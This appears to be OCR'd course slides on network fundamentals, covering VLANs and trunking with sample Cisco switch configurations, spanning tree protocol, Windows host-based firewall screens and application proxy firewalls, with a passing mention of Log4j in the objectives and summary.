


Source: https://networklessons.com/switching/cisco-small-business-switch-vlan-configuration

VLANs and Trunking

- Potential problem
  - Group of nodes getting cut off from rest of network
    - Fix by using a router or Layer 3 switch
- Trunking
  - Switch’s interface carries traffic of multiple VLANs
  - Typically used to interconnect multiple switches
- Trunk
  - Single physical connection between switches
- VLAN data separation
  - Frame contains VLAN identifier in header

VLAN Trunking Example



Vlan 10 - Device Management - 10.10.10.0/24
Vlan 20 - Callcenter - 10.10.20.0/24
Vlan 30 - Sales - 10.10.30.0/24
Vlan 40 - Accounting&Financial - 10.10.40.0/24
Vlan 50 - Support 10.10.50.0/24
Vlan 60 - Servers 10.10.60.0/24
Vlan 100 - Company Management10.10.100.0/24

Source: https://www.networkstraining.com/cisco-switch-layer2-layer3-design-and-configuration/

VLAN Trunking Example

Trunk Configuration Example

```
interface GigabitEthernet1/1/1
description downlink Link 1 to Switch MGMT-Support-Servers
switchport
switchport trunk encapsulation dot1q
switchport trunk allowed vlan add 10,50,60,100
switchport mode trunk
channel-group 1 mode on

interface GigabitEthernet1/1/2
description  downlink Link  2 to Switch MGMT-Support-Servers
switchport
switchport trunk encapsulation dot1q
switchport trunk allowed vlan add 10,50,60,100
switchport mode trunk
channel-group 1 mode on
```

Server Port Example


```
interface GigabitEthernet0/3
 description  Server
 switchport access vlan 60
 switchport mode access
 spanning-tree portfast  <—— allows immediate transition of the
                             port into forwarding state
 spanning-tree bpduguard enable <——- if a BPDU is received on the
                                     port it transitions to errdisable
```

Source: https://www.networkstraining.com/cisco-switch-layer2-layer3-design-and-configuration/

STP (Spanning Tree Protocol)

- IEEE standard 802.1D
- Operates in Data Link layer
- Prevents traffic loops
  - Calculates paths to avoid potential loops
  - Artificially blocks links from completing loop
- Three steps
  - Select root bridge based on Bridge ID
  - Examine possible paths between network bridge and root bridge
  - Disables links not part of shortest path

STP Example



Source: Course Technology / Cengage Learning


Objectives

- Log4j
- Switch Description
- VLANs
- Firewalls (cont’d)

Host Based Firewalls

- Each individual host has its own firewall
  - Closer to the data to be protected
  - Avoids the “chewy on the inside” problem in that you still have a boundary between each machine and even the local network
- Potential issues
  - More difficult to manage
  - Can be subverted by malicious applications (false sense of security)

Windows Firewall


Windows Defender Firewall with Advanced Security
File
Action
View
Help
Windows Defender Firewall with Advanc
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Firewall
Connection Security Rules
Security Associations

Windows Defender Firewall with Advanced Security on Local Computer

Windows Defender Firewall with Advanced Security provides network security for Windows computers.

Overview

Domain Profile

✓ Windows Defender Firewall is on.

⊘ Inbound connections that do not match a rule are blocked.

✓ Outbound connections that do not match a rule are allowed.

Private Profile

✓ Windows Defender Firewall is on.

⊘ Inbound connections that do not match a rule are blocked.

✓ Outbound connections that do not match a rule are allowed.

Public Profile is Active

✓ Windows Defender Firewall is on.

⊘ Inbound connections that do not match a rule are blocked.

✓ Outbound connections that do not match a rule are allowed.

Windows Defender Firewall Properties

Getting Started

Authenticate communications between computers

Create connection security rules to specify how and when connections between computers are authenticated and protected by using Internet Protocol security (IPsec).

Connection Security Rules

View and create firewall rules

Create firewall rules to allow or block connections to specified programs or ports. You can also allow a connection only if it is authenticated, or if it comes from an authorized user, group, or computer. By default, inbound connections are blocked unless they match a rule that allows them, and outbound connections are allowed unless they match a rule that blocks them.


Inbound Rules

Outbound Rules

View current firewall and IPsec policy and activity

View information about currently applied firewall and connection security rules and security associations for active network connections.

Windows Firewall


Windows Defender Firewall with Advanc
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Firewall
Connection Security Rules
Security Associations

Inbound Rules

Name	Group	Profile	Enabled	Action	Override	Program
✓ BrotherNetwork Scanner		All	Yes	Allow	No	Any
✓ Dropbox		All	Yes	Allow	No	C:\Progr...
✓ Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow	No	C:\Progr...
✓ Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow	No	C:\Progr...
✓ Microsoft Office Outlook		Public	Yes	Allow	No	C:\Progr...
✓ SonicWall Global VPN Client		Public	Yes	Allow	No	C:\progr...
✓ SonicWall Global VPN Client		Public	Yes	Allow	No	C:\progr...
✓ teams.exe		Private...	Yes	Allow	No	C:\users\...
✓ teams.exe		Private...	Yes	Allow	No	C:\users\...
⊘ VLC media player		Public	Yes	Block	No	C:\progr...
⊘ VLC media player		Public	Yes	Block	No	C:\progr...
✓ VMware Authd Service		Domain	Yes	Allow	No	C:\Progr...
✓ VMware Authd Service (private)		Private	Yes	Allow	No	C:\Progr...
✓ zoom.exe		Public	Yes	Allow	No	C:\users\...
✓ zoom.exe		Public	Yes	Allow	No	C:\users\...

Application Firewall (Proxy)

- No direct flow of traffic
  - Connection is made to proxy with application protocol
  - Proxy makes similar request to the server on the outside
- Advantage
  - Can’t hide attacks by disguising as different protocol
  - But can still encapsulate attack
- Disadvantage
  - Cannot support end-to-end encryption because packets must be interpreted by the proxy and recreated

Summary

- Log4j was a serious network vulnerability
- Switches traditionally operated at Layer 2
- VLANs are useful for segmenting networks by traffic need
- Host based firewalls can be built-in or installed
- Application firewalls do not work with end-to-end encryption needs